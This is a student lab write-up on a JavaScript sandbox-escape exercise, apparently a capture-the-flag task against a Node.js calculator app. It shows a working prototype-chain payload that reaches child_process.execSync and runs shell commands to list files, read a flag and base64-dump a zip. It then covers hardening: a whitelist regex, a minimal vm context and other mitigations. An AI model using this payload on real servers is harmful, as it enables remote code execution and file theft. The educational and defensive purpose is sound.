
lab4 JavaSript Sandboxing

Group 47 | Wenjun Tian | Yichen Li

Part 1: Finding the flag

1.1 Finding the vulnerability

When pressing `max` button, we can see `Math.max(` in the input:



Clearly there is chance that the server uses `eval` or other similar approaches to directly execute our input. Thus, we can plot a general approach to get `shell` access of the server and execute our code:

1. Get the `process` object.
2. Use `process.mainModule.require("child_process").execSync(${SHELL_CODE});` to create a child process and execute our malicious `SHELL_CODE`.

There are many ways to get the `process` object. Here are the methods we have tried:

1. Directly get from `globleThis`:
   `globalThis.process` -> `Undefined`.
2. Construct a function to return:
   `Function("return process")()` -> `invalid input!`. Maybe the `Function()` is not available.
3. Utilize the prototype chain to get the `Fucntion()`:
   `this.constructor.constructor("return process")()` -> `[object process]`. Got it!

Thus the third method is our final approach to get `process`. The prototype chain used to get `Function` can explained as follows:

1. For `this.constructor`, `this` (object) has no constructor attribute, find in `this.__proto__ == THIS.prototype` (where This is the function to create this object). Thus, `this.constructor == this.__proto__.constructor == THIS.prototype.constructor == THIS`, i.e., `this.constructor == THIS`
2. Similarly, we have: `THIS.constructor == THIS.__proto__.constructor == Function.prototype.constructor == Function`

Therefore, `this.constructor.constructor == Function`


Finally, we can use the following script as input to execute our shell code on the server:

```
this.constructor.constructor("return process")
().mainModule.require("child_process").execSync(${SHELL_CODE})
```

1.2 Exploiting procedure

First, we list the home folder of the server:

```
this.constructor.constructor("return process")
().mainModule.require("child_process").execSync("ls -a").toString();
```




In the home folder, we have:

```
.. . Dockerfile calc.js docker.zip flag.txt index.html node_modules package-
lock.json package.json server.js
```

Now we retrieve the `flag.txt`


```
this.constructor.constructor("return process")
().mainModule.require("child_process").execSync("cat flag.txt").toString();
```




```
FLAG-EsCaPeD2025-LOOK4DOCKERZIP!
```

According to the flag, we have to get the `docker.zip` file. Since we can only get string from the input bar, we encode it as a `base64` string.


```
this.constructor.constructor("return process")
().mainModule.require("child_process").execSync("base64
docker.zip").toString();
```



After that, we save the `base64` string into file `a`, and decode it back to a zip file.

```
base64 -d a > docker.zip
```

Finally, we can decompress the zip file and see the source files or the calculator:



Part 2: Fixing the system

2.1 Check the provided server

As we can see in `server.js`, our input is passed to `cal.js`

```
...
// Handle POST request for script execution
app.post("/result", (req, res) => {
    handle(req.body.script, res);
});
...
// Function to process script input and return a modified HTML response
function handle(script, res) {
    ...
    const ans = require("./calc")(script);
    ...
}
...
```

In `cal.js`, we can see logic to handle the input script:

```
const vm = require("vm");
...
function main(line) {
    const env = {};
    const options = { timeout: 1000 };
```

```
    const blacklist = ["abort", "kill", "exit", "error", "throw", "promise", "emit", "quit"];
    let res;
    try {
        for (const item of blacklist) {
            if (line.toLowerCase().includes(item)) {
                throw "Devil attempts!";
            }
        }
        res = evalInJail(env, options, line);
    } catch (e) {
        res = e;
    }
    return res;
}
...
```

Generally there are 2 steps to check the script:

1. Check if there are black-listed words in the script.
2. Run the script in a `vm` sandbox with empty context and `1000ms` timeout.

2.2 Our approach to improve the server

2.2.1 Input sanitization

Since the valid input of the calculator is very simple, we can setup a fairly easy regular expression to check input validity (non-exhaustively):

```
^[0-9+\-*/<>,()[\] .]*\b(Math\.min|Math\.max)?\b[0-9+\-*/<>,()[\] .]*$
```

To be more specific:

1. `[0-9+\-*/<>,()[\] .]*` matches regular math expressions, including digits (`0-9`), numerical operators (`+-*/<>`), dot and brackets(`.()[]`). The tailing `*` means `0-N` such characters.
2. `\b(Math\.min|Math\.max)?\b` matches zero or one `Math.min` and `Math.max`.
3. The tailing `[0-9+\-*/<>,()[\] .]*` is the same as the former one and it is used to match regular math expressions after `min` or `max`.

2.2.2 Least accessibility of script

Apart from input sanitization, we can limit the objects that the script can access. In this case, only `Math` object is needed, so we set up the environment like:

```
const env = {
        Math, // Global var that can be accessed
    };
```

Given least accessibility of the objects, we lower the risk of malicious behavior of the script.

2.2.3 Tests

The code we have submitted passed the automatic tests in the Fire system.

2.3 Other alternative mitigations

1. Do not execute user's input. In most of the cases, we should not execute user's input, thus there is no way for script injection attack. Especially in this calculator server, we can easily write a function to calculate the input instead of execute it directly. However, there are still some cases that we should utilize the execution of users' scripts for various reasons, such as showing html comments.
2. Using whitelists instead of blacklists in input validation, since we can take the cost of false-positives but not that of false-negatives.
3. Obey the least privilege principle: limit the resource every user can use. This is included in the original version by setting execution timeout, and setting the accessibilities of objects outside the script. In real cases, we can have more limits on CPU time, memory, files, core modules like `require/process`, etc.
4. Using `VM2` instead of `VM`. The former one is more advanced.
5. Using automatic tools to test sandbox escaping, such as ([SandDriller: A Fully-Automated Approach for Testing Language-Based JavaScript Sandboxes (usenix.org)](https://www.usenix.org))